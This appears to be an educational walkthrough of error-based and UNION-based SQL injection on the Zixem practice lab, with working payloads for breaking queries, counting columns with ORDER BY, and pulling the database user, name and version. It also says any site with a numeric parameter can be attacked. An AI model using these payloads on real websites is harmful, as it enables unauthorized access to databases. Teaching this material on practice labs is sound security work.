**Understanding SQL Injection: A Guide with 5 Educational Steps**

### **What is SQL Injection?**

SQL Injection (SQLi) is a prevalent web application security weakness that enables an attacker to inject malicious SQL into a database that an application issues. It occurs when untrusted input is inserted directly into SQL statements without validation or sanitization.

### 

### **Why Does SQL Injection Matter?**

* Can bypass login systems
* Access, alter, or delete sensitive information
* Perform administrative tasks on the database
* In certain instances, read OS files or gain access at the system level

The Objective of SQL Injection is to control SQL queries in a manner that returns unauthorized information or alters application behavior.

We will guide you through a SQL injection demo on the "Zixem" website, hosted at Altervista.org, which is frequently used in ethical hacking forums as a demonstration site for learning SQL injection techniques.

Here, we have divided the SQL injection into five steps. Please follow the steps on this website to conduct SQL injection.

**Condition: Variable = Number. If this condition is present in the website you can perform SQL attack on it.**

**Step 1:** Break the Query Syntax (Quote Injection)

Goal: Cause a syntax error to confirm injection point.

Input field:

$ profile id: 4

$ profile id: 4’

This might break the query.

**Step 2:** Balance and Comment the Query

Goal: Balance the query and stop the rest of the SQl execution using comment syntax.

MySQL: -- or #

MSSQL: --

Oracle: --

Here we will be using custom comment variants:

* --+
* -- -
* --/

$ profile id: 4’ -- -

**Step 3:** Find the Number of Columns

Goal: Use Order by to guess the number of columns.

$ profile id: 4’ order by 1 -- -

$ profile id: 4’ order by 2 -- -

$ profile id: 4’ order by 3 -- -

$ profile id: 4’ order by 4 -- -

When the page errors out, the last working number is the number of columns.

**Step 4:** Find the Vulnerable Column and disable the profile=4’ by adding - sign.

Goal: Use Union Select to find which column displays output.

Assume number of columns are 4

$ profile id: -4’ union select 1,2,3,4 -- -

Whichever number appears on the page (e.g., 2 or 3), that is the vulnerable column.

Step 5: Exploit the Vulnerable Column

Goal: Extract sensitive information using SQL functions.


$ profile id: -4’ union select user(),database(),version(),4 -- -

**Current DB user:** user()


**Database name:** database()

**DB version:** version()

**Now let’s try this on a Zimex labs:**



1. Choose Level 2 and lets perform SQL injection here




As we all can see, here our condition is fulfilled.


Variable=Number, which means we can perform SQL injection here.



**Step 1:** $ showprofile=4’ ( to generate the error)




**Step 1:** $ showprofile=4’ ( to generate the error)




As we can see the error is generated now we have to do the second step.


**Step 2:** $ showprofile=4’ -- -



**Step 3:** $ profile id: 4’ order by 50 -- - ( Start with greater Number always )




Then decrease the number gradually




Here the number of columns is 4.


**Step 4**: $ -4’ union select 1,2,3,4 -- -




$ -4’ union select 111,222,333,4444 -- -




Step 5: $ -4’ union select user(),database(),version(),4444 -- -



